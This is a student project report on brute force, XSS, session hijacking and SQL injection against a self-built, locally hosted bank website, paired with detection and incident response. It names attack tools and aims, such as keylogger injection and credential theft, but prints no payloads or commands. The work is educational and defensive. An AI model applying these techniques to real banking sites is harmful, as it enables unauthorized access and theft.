

# **Analysis of Brute Force, XSS, SQL Injection on Bank Management System**

*The Project report as part of*

***Information Security Analysis and Audit (CSE3002)***

*Submitted in partial fulfillment of the requirements for the degree of*

**Bachelor of Technology**  
in  
**Vellore Institute of Technology**

by

**Pranav Khurana (18BCE2513)**

**Shashank Shukla (18BCE2522)**

**Mihir Agarwal (18BCE2526)**

**Under the guidance of**

**Prof. Murali S**

**School of Computer Science and Engineering**

**VIT, Vellore.**



**VIT®**

**Vellore Institute of Technology**

(Deemed to be University under section 3 of UGC Act, 1956)

November, 2020

## **DECLARATION**

I hereby declare that the thesis entitled “**Analysis of Brute Force, XSS, SQL Injection on Bank Management System**” submitted by our team, for the award of the degree of *Bachelor of Technology in Information Security Analysis and Audit* to VIT is a record of bonafide work carried out by our team under the supervision of **Prof. Murali S.**

I further declare that the work reported in this thesis has not been submitted and will not be submitted, either in part or in full, for the award of any other degree or diploma in this institute or any other institute or university.

Place: Vellore

Date: 31-10-2020

**Signature of the Candidate**

## **CERTIFICATE**

This is to certify that the project report entitled "**Analysis of Brute Force, XSS, SQL Injection on Bank Management System**" submitted by **Pranav Khurana (18BCE2513), Shashank Shukla (18BCE2522) and Mihir Agarwal (18BCE2526)**, VIT, for the award of the degree of *Bachelor of Technology in Information Security Analysis and Audit* is a record of bonafide work carried out by him/ her under my supervision during the period, 16.07.2020 to 30.10.2020, as per the VIT code of academic and research ethics.

Place: Vellore

Date: 06-11-2020

**Signature of the Guide**

**Internal Examiner**

**Head of Department**

## **ACKNOWLEDGEMENTS**

We would like to express our sincere gratitude to our esteemed guide, **Prof. Murali S** for his continuous support towards the completion of this wonderful project entitled "**Analysis of Brute Force, XSS, SQL Injection on Bank Management System**". We are also grateful to be a part of Vellore Institute of Technology for its extraordinary curriculum and management. Moreover, the corrections from the expert project reviewers has added value to our work.

Secondly, we would also thank our friends and parents for their valuable suggestions in finalizing this project within the limited period.

**Pranav Khurana (18BCE2513)**  
**Shashank Shukla (18BCE2522)**  
**Mihir Agarwal (18BCE2526)**

## Table of Contents – to be done

S. No.	Contents	Page No.
1.	<b>Abstract</b>	5
2.	<b>Introduction</b>	6
3.	<b>Literature Review</b>	7
4.	<b>Modules</b>  4.1. Session Hijacking and Cross-site scripting 4.2. SQL injection and Brute force attack 4.3. Brute Force and Reverse Brute Force Attack	9
5.	<b>Technical Specifications</b>  5.1. Session Hijacking and Cross-site scripting 5.2. SQL injection and Brute force attack 5.3. Brute Force and Reverse Brute Force Attack	10
6.	<b>Proposed System Design</b>  6.1. Modules and Description 6.2. System Architecture	12
7.	<b>Implementation and Output</b>  7.1. Session Hijacking and Cross-site scripting 7.2. SQL injection and Brute force attack 7.3. Brute Force and Reverse Brute Force Attack	20
8.	<b>References</b>	50

## **1. ABSTRACT**

Banking systems are highly vulnerable to attacks as they contain highly sensitive information. So in this project we will try to find vulnerabilities in our organization, an existing banking website and hack into the system using mentioned tools. Then we will try to monitor the attack using an intrusion detection system. Usage of e-services in our country is growing. However, the development and the deployment of these e-services on the Internet increase the likelihood of exposure to cyber-attacks. We will be implementing our project by performing three attacks and providing solutions for them (prevention & detection) - Brute force attack, Cross-site scripting (XSS), and SQL Injection.

The main objective of this project is to provide some insight about some of the important attacks on , how to perform those on any website, and implement detection of and incident response to these attacks. Our motivation behind doing this project is to create an awareness about the possible vulnerabilities that may or may not be present in the websites we create and how they might be exploited so as to ensure that people take more precautions to avoid it.

## **2. INTRODUCTION**

The main objective of this project is to perform session hijacking, cross-site scripting, sql injection, brute force attacking and reverse brute force attack via password cracking, on a self-made locally hosted website, which is a bank organization.

The **Session Hijacking attack** consists of the exploitation of the web session control mechanism, which is normally managed for a session token. Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker stores malicious script in the data sent from a website's search or contact form. In XSS, Attack payload is executed as a result of modifying the original client side script, so that the client side code runs in an “unexpected” manner. We will be injecting scripts using some tools as a payload. Delivering a payload directly to the victim. Victim requests a page containing the payload and the payload comes embedded in the response as a script.

**Cross site scripting** is a security vulnerability commonly found in websites. In this attack, the attacker sends a malicious Javascript code and injects it into the vulnerable webpage at the exact location of the vulnerability. This script is sent as a client-side script and the browser of the user executes it on the user’s computer.

**SQL injection** is the most common type of web attack and is used to inject into the database. It uses the vulnerability in SQL query to intrude into the database. It is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field to get important information. In this project we will be implementing 2 types of SQL injection attacks – 1) Union based SQL injection 2) Blind based SQL injection

**Brute Force attack** is an attack in which an attacker submits multiple passwords against a given username in order to find the correct combination of username and password. This technique targets a specific user. It is a web attack where the hacker tries different combinations of usernames and passwords repeatedly until it logs into the user’s account. Used to gain unauthorized access to a system.

### **3. LITERATURE REVIEW**

Millions of vulnerabilities exist worldwide. Mexico and India have the highest rates of vulnerabilities. That's what Middleton, Day and Lallie found in 2012 [7]. They used a previous publication and conducted more analysis on the results. The authors used Nmap and Nessus and selected China, UK, Germany, Russia, India, Mexico and Romania to collect data about international vulnerability volume.

In 2014, Awoleye, Ojuloge and Ilori [8] carried out an analysis of e-government's platforms to assess the possible flaws in the web servers. The average result was that 67% were affected by broken links, 43.8% with unencrypted passwords, 35% suffering from XSS and one out of four affected by SQL injection and cookie manipulation.

In today's connected world, organizations rely heavily on their communications' infrastructure. For this reason, deployment of preventions technologies is very critical, but these technologies come with threats too. In 2014, Almadhoob and Valverde [9] designed a survey to understand how to assist small and medium organizations in Bahrain. These technologies should be supported by multiple layers including technical, management, and operation.

The latest related works was in November 2014. The authors Zhao J. and Zhao S. [10] assessed the Fortune 500 organizations' e-commerce security. They performed analysis, audit and mapping for data collection and analysis. They found that most of the organizations posted security policies but only one third cannot clarify the security measures in action. In addition, all organizations used SSL to encrypt the traffic between the sites and users but only 16% limited the number of attempt to access to three tries. At last, all sites had firewall to secure their perimeter. Nevertheless, there were few results of discovering computers operating systems of these organizations.

*Preventing Persistent Cross-Site Scripting (XSS) Attack By Applying Pattern Filtering Approach*

Cross-Site Scripting (XSS) vulnerability is one of the most widespread security problems for web applications, which has been haunting the web application developers for years. Various approaches to defend against attacks (that use XSS vulnerabilities) are available today but no single approach solves all the loopholes. After investigating this area, we have been motivated to propose an efficient approach to prevent persistent XSS attack by applying pattern filtering method. In this work, along with necessary background, they presented case studies to show the effectiveness of our approach.

### *Impact Analysis of Preventing Cross Site Scripting and SQL Injection Attacks on Web Application*

Web applications provide immeasurable large facilities to the users. The usability and popularity of web applications have expanded. This has caused various types of attacks over them. SQL injection and XSS (Cross Site Scripting) attacks are very famous to exploit the web applications. The proposed Intrusion Detection System is a container based approach that is based on a mapping model. In this, a request to query mapping is applied to recognise and prevent such class of attacks. The impact measurement of this container based approach on the web server is calculated using http load and autobench tool. The web application performance measurement based on various parameters such as average page time, pages per second, memory and processing time for container based approach has been carried out and compared with the existing approach.

*A Comprehensive Inspection Of Cross Site Scripting Attack* - Cross Site Scripting attack (XSS) is the computer security threat which allows the attacker to get access over the sensitive information, when the JavaScript, VBScript, ActiveX, Flash or HTML which is embedded in the malicious XSS link gets executed. In this paper, we authors have discussed about various impacts of XSS, types of XSS, checked whether the site is vulnerable towards the XSS or not, discussed about various tools for examining the XSS vulnerability and summarizes the preventive measures against XSS.

*Cross Site Scripting (Xss) Attack Detection Using Intrusion Detection System* - Nowadays diverse kind of attacks is being launched in Cyber Space among which Cross-Site Scripting (Web Application Attack) is amongst top attacks of all time. Proposed work, suggest an outline for a system that can detect Cross-Site Scripting (known as XSS) attack using Intrusion Detection system (IDS). This work focuses on the detection of XSS attack using intrusion detection system. Here attack signature is utilized to detect XSS attack. To test the usefulness and effectiveness of proposed work a proof of concept prototype has been implemented using SNORT IDS. It is observed that proposed system correctly detected XSS attack.

In 2007, Wilshusen [3] published a book about security assessment of Federal Agencies that was done by the United States government accountability office. The book was mainly theoretical, but highlighted the fact that, frequent assessment of risk is extremely needed to secure federal agencies data and system.

In 2008, Alghathber, Mahmud and Hanif Ullah [4] used two open source vulnerability assessment tools Nikto and Nessus to evaluate about 169 Saudi Arabia's websites. They found that many of the websites were vulnerable to different types of attacks such as remote code execution, buffer overflow, denial of service and more. They recommended that organizations need high level of security awareness and training about the use of secure coding. Also, they need to do vulnerability assessment frequently to discover new weaknesses in their systems and applications.

A study done by Zhao J. and Zhao S. in 2010 [5] assessed the e-government sites in the US. The study focused on identifying the opportunities of threats. The result was that most of the sites posted security policy statement and privacy policy but less than half couldn't clarify the security measures in action. In addition, 98% of these sites use SSL to encrypt the traffic between sites and users. At last, all sites had firewall to secure their perimeter.

## **4. MODULES**

This project has 3 different modules, each of which has been performed by the individual team member, as shown below:

S. No.	Module	Member	Reg. No
1.	Session Hijacking and Cross-site scripting	Shashank Shukla	18BCE2522
2.	Brute force attack	Pranav Khurana	18BCE2513
3.	SQL Injection	Mihir Agarwal	18BCE2526

Each module has the following 3 parts: Attack, Detection and Incident response (IR)

## **5. TECHNICAL SPECIFICATIONS**

**Tools used** in our project for each attack are given below:

### **5.1. Session Hijacking and Cross-site scripting**

Programming languages used to create the website and the related database:

- HTML
- CSS
- Javascript
- PHP
- SQL

To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Mozilla Firefox**. The software used to perform these attacks is **Burp Suite Community Edition**.

### **5.2. SQL Injection**

Programming languages used to create the website and the related database:

- HTML
- CSS
- Javascript
- PHP
- SQL

To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Google Chrome**. These attacks are carried out using **SQLMap** and on command prompt and **basic SQL queries**.

### **5.3 Brute Force Attack**

Programming languages used to create the website and the related database:

- HTML
- CSS
- Javascript
- PHP
- SQL

To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Mozilla Firefox**. Brute Force attack were carried out with the help of **THC Hydra** tool. In this attacking technique, the login credentials and important details of the user will be the main target in our banking website.

**Detection** was carried out using the **Splunk tool** and using database in **PHPMYADMIN** hosted on the XAMPP Server.

**Incident Response** was carried out using **php script** to block the IP address and limit the login attempts in the organization.

## **6. PROPOSED SYSTEM DESIGN**

### **6.1. Modules and their Description**

We have developed various modules in our social networking web applications. They can be classified into three key modules:

#### **1) Brute Force Attack**

It is a web attack where the hacker tries different combinations of usernames and passwords repeatedly until it logs into the user's account. Used to gain unauthorized access to a system. Brute force attacks occur when a bad actor attempts a large amount of combinations on a target. These attacks frequently involve multiple attempts on account passwords with the hopes that one of them will be valid. It's a bit like trying all of the possible combinations on a padlock, but on a much larger scale.

The objective of a brute force attack is to gain access to a resource otherwise restricted to other users. This can be an administrative account, password-protected page, or simply to enumerate valid emails on a given website. Gaining access to a valid account can mean compromising the entire site, which bad actors can then use as part of their network of compromised websites.

#### **Tools used**

- **Hydra:** In this attacking technique, the login credentials and important details of the user will be the main target in our banking website.

It is also known as a password attack. It is a web attack where the hacker tries different combinations of usernames and passwords repeatedly until it logs into the user's account. A brute force attack involves guessing username and passwords to gain unauthorized access to a system. The website is leveraged for malicious purposes. So, in this attacking technique, the login credentials and important details of the user (entered while logging in) will be the main target (to be exploited) in our banking website.

**Idea:** All the possibilities are tried until the one that works is found. All are tried systematically in a simple sequence, such as alphanumeric. Thus, it's a trial-and-error method to find the correct credentials. Attacker motivation may include stealing information, infecting sites with malware.

All the username and password lists are sent to the web application from the tool, and if the credentials (that are entered) are right and valid, that combination of username and password are stored somewhere in the tool. If not allowed to login, it is wrong and is just let go (not stored in the tool).

- **Splunk** is used to implement intrusion detection, it detects the attack and monitors logs.

- **Detection and Incident Response** is implemented by using phpmyadmin on XAMPP server with the website, by blocking the target IP address to limit login attempts. The details of failed login attempts are stored in the database which helps in detecting brute force attack.

**Limit Login Attempts:** Brute force attacks rely on attempting multiple passwords and accounts. By restricting login attempts to a small amount per user, attackers won't be able to try more than a few passwords. A common way to restrict login attempts is to temporarily ban an IP from logging in after five failed login attempts, where subsequent attempts at a login will be blocked.

**Captchas:** Captchas are a good way of preventing bots and automated tools from doing actions on your website by giving them challenges before they even can attempt a login. As the challenge is designed to be solved by humans, robots have a hard time passing them which blocks their attacks.

**Two-Factor Authentication (2FA):** 2FA adds another layer of security to your login form. Once you login with appropriate credentials, you will need to enter a code which can only be accessed by you, such as an email or a unique code generated by an authentication tool. This additional layer prevents anyone who has successfully obtained your credentials from accessing your account without a secondary piece of authentication.

## 2) Cross-Site Scripting (XSS):

Two types of XSS used- DOM-based XSS (Document Object Model), Reflected (non-persistent) XSS attack. We will be doing the following harm using XSS- Session-hijack, Capturing keystrokes by injecting a keylogger, Stealing information like current balance, transaction information, Stealing credentials by injecting a form into the vulnerable page.

### Tools used:

**Attack and Detection- Burp Suite-** It is used to intercept the request and then send intercepted data into Intruder. Burp Suite Professional is one of the most popular penetration testing and vulnerability finder tools, and is often used for checking web application security. "Burp," as it is

commonly known, is a proxy-based tool used to evaluate the security of web-based applications and do hands-on testing.

### **3) SQL Injection Attack**

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field to get important information. In this project we will be implementing 2 types of SQL injection attacks –

- 1) Union based SQL injection
- 2) Blind based SQL injection


#### **Tools used:**

**Attack: SQLMap** - SQLMap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers

**Detection and protection: Powerfuzzer:** it is a highly automated and fully customizable web fuzzer capable of identifying many types of injections like SQL, LDAP, code, commands, and XPATH, **W3af** : An open source, web application attack and audit framework. It is powerful and can detect most of the vulnerabilities in a website.

## 6.2. System Architecture

Our organisation's architecture can be described by the ER diagram below:



**Fig:** ER Diagram of the organisation (bank management system)

### 6.2.1. XSS Attack




Fig: Illustration of step-by-step walkthrough of XSS attack




Fig: Architecture diagram of system representing XSS attack




Fig: Overview of key parts of Burp's penetration testing workflow

### 6.2.2. Brute Force Attack






Fig: System architecture of brute force attack



**Fig:** Workflow of attack on website using Hydra tool



**Fig:** Brute forcing the web server (multiple login attempts)

### 6.2.3. SQL Injection




Fig: Sql injection through basic editing in input fields

